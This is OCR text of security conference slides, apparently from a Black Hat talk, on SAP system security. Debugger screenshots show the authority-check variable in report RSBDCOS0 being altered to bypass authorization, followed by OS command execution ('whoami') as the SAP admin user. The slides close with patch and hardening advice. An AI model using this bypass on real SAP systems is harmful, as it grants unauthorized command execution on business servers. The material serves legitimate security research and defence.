
Report RSBDCOS0 Active

```
*---------------------------------------------------------------------*
* Start of selection
*---------------------------------------------------------------------*
START-OF-SELECTION.
* Authority check
  DATA authrc TYPE i.
  CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
    EXPORTING
      tcode  = 'SM69'
    EXCEPTIONS
      ok     = 0
      not_ok = 2
      OTHERS = 3.
  authrc = sy-subrc.
  IF authrc = 0.
    CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
      EXPORTING
        tcode  = 'SM49'
      EXCEPTIONS
        ok     = 0
        not_ok = 2
        OTHERS = 3.
    authrc = sy-subrc.
  ENDIF.
  IF authrc = 0.
    AUTHORITY-CHECK OBJECT 'S_RZL_ADM'
             ID 'ACTVT' FIELD '01'.
    authrc = sy-subrc.
  ENDIF.
  IF authrc = 0.
```


Scope: \IF | ABAP | Ln 52 Col 1


ABAP Debugger(1) (Exclusive) [redacted] 00)
Step Size
Watchpoint
Layout
Configure Debugger Layer
RSBDCOS0 / RSBDCOS0 / 42
SY-SUBRC 2
EVENT / START-OF-SELECTION
SY-TABIX 1
Desktop 1
Desktop 2
Desktop 3
Standard
Structures
Tables
Objects
Detail
Data Explorer
Break./Watchpoints
Diff
Script
START-OF-SELECTION.
* Authority check
DATA authrc TYPE i.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
EXPORTING
tcode = 'SM69'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
authrc = sy-subrc.
IF authrc = 0.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
EXPORTING
tcode = 'SM49'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
authrc = sy-subrc.
ENDIF.
IF authrc = 0.
AUTHORITY-CHECK OBJECT 'S_RZL_ADM'
ABAP
Ln 42 Col 1
ABAP and Screen Stack
St... Sta... S.. Event Type Event Program
2 EVENT START-OF-SELECTION RSBDCOS0
1 PAI SCREEN 1000 SAPMSSY0
Variables 1
Variables 2
Locals
Globals
Auto
M...
S... Variable V... Val. C...
AUTHRC 2


ABAP Debugger(1) (Exclusive) ([redacted]
Step Size
Watchpoint
Layout
Configure Debugger Layer
RSBDCOS0 / RSBDCOS0 / 42 SY-SUBRC 2
EVENT / START-OF-SELECTION SY-TABIX 1
Desktop 1 Desktop 2 Desktop 3 Standard Structures Tables Objects Detail Data Explorer Break./Watchpoints Diff Script
START-OF-SELECTION.
* Authority check
DATA authrc TYPE i.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
EXPORTING
tcode = 'SM69'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
IF authrc = 0.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
tcode = 'SM49'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
authrc = sy-subrc.
ENDIF.
IF authrc = 0.
AUTHORITY-CHECK OBJECT 'S_RZL_ADM'
ABAP Ln 42 Col 1
ABAP and Screen Stack
St... Sta... S.. Event Type Event Program
2 EVENT START-OF-SELECTION RSBDCOS0
1 PAI SCREEN 1000 SAPMSSY0
Variables 1 Variables 2 Locals Globals Auto M...
S... Variable V... Val. C... Hex
AUTHRC 0 000


ABAP Debugger(1) (Exclusive) ([redacted])
Step Size
Watchpoint
Layout
Configure Debugger Layer
RSBDCOS0 / RSBDCOS0 / 52
SY-SUBRC 2
EVENT / START-OF-SELECTION
SY-TABIX 1
Desktop 1
Desktop 2
Desktop 3
Standard
Structures
Tables
Objects
Detail
Data Explorer
Break./Watchpoints
Diff
Script
START-OF-SELECTION.
* Authority check
DATA authrc TYPE i.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
EXPORTING
tcode = 'SM69'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
authrc = sy-subrc.
IF authrc = 0.
CALL FUNCTION 'AUTHORITY_CHECK_TCODE'
EXPORTING
tcode = 'SM49'
EXCEPTIONS
ok = 0
not_ok = 2
OTHERS = 3.
authrc = sy-subrc.
ENDIF.
IF authrc = 0.
AUTHORITY-CHECK OBJECT 'S_RZL_ADM'
ABAP
Ln 52 Col 1
ABAP and Screen Stack
St... Sta... S.. Event Type Event Program
2 EVENT START-OF-SELECTION RSBDCOS0
1 PAI SCREEN 1000 SAPMSSY0
Variables 1
Variables 2
Locals
Globals
Auto
M...
S... Variable V... Val. C... He
AUTHRC 2 02

black hat
MIDDLE EAST AND AFRICA



### Execute OS Command (Logged in SYSLOG and Trace Files)

Reset list    Change current directory

```
R/3  P01 100        User      RRPOC        [redacted]
Host [redacted]     User      [redacted]adm
Path /usr/sap/P01/DVEBMGS00/work

Execute history command number with next command
!!..    Execute last command from history with trailing ..
$(name) replaced by logical OS commands and profile parameters

[redacted]18
[redacted]19
[redacted]1A
[redacted]1B
[redacted]1C
[redacted]1D
[redacted]
[redacted]log
[redacted]_01_ZMM_BP_FK08.lsmw.conv
[redacted]_01_ZMM_BP_FK08.lsmw.read
[redacted]_01_ZMM_PR_CHANGE.lsmw.conv
[redacted]_01_ZMM_PR_CHANGE.lsmw.read
[2]whoami
[redacted]adm
```


SAP    [redacted]    INS

# Analyzing the scope

Cloud environment

On-premises environment

Users environment



## Conclusion

- Install patches - #3242933, #3022622, #3276120
- Do not reuse OS login passwords
- ~~S_DEVELOP~~
- ~~S_TRANSPRT~~

# Thank you!

Vahagn Vardanyan https://www.linkedin.com/in/vahagnv/
Arpine Maghakyan https://www.linkedin.com/in/arpine-maghakyan/

https://redrays.io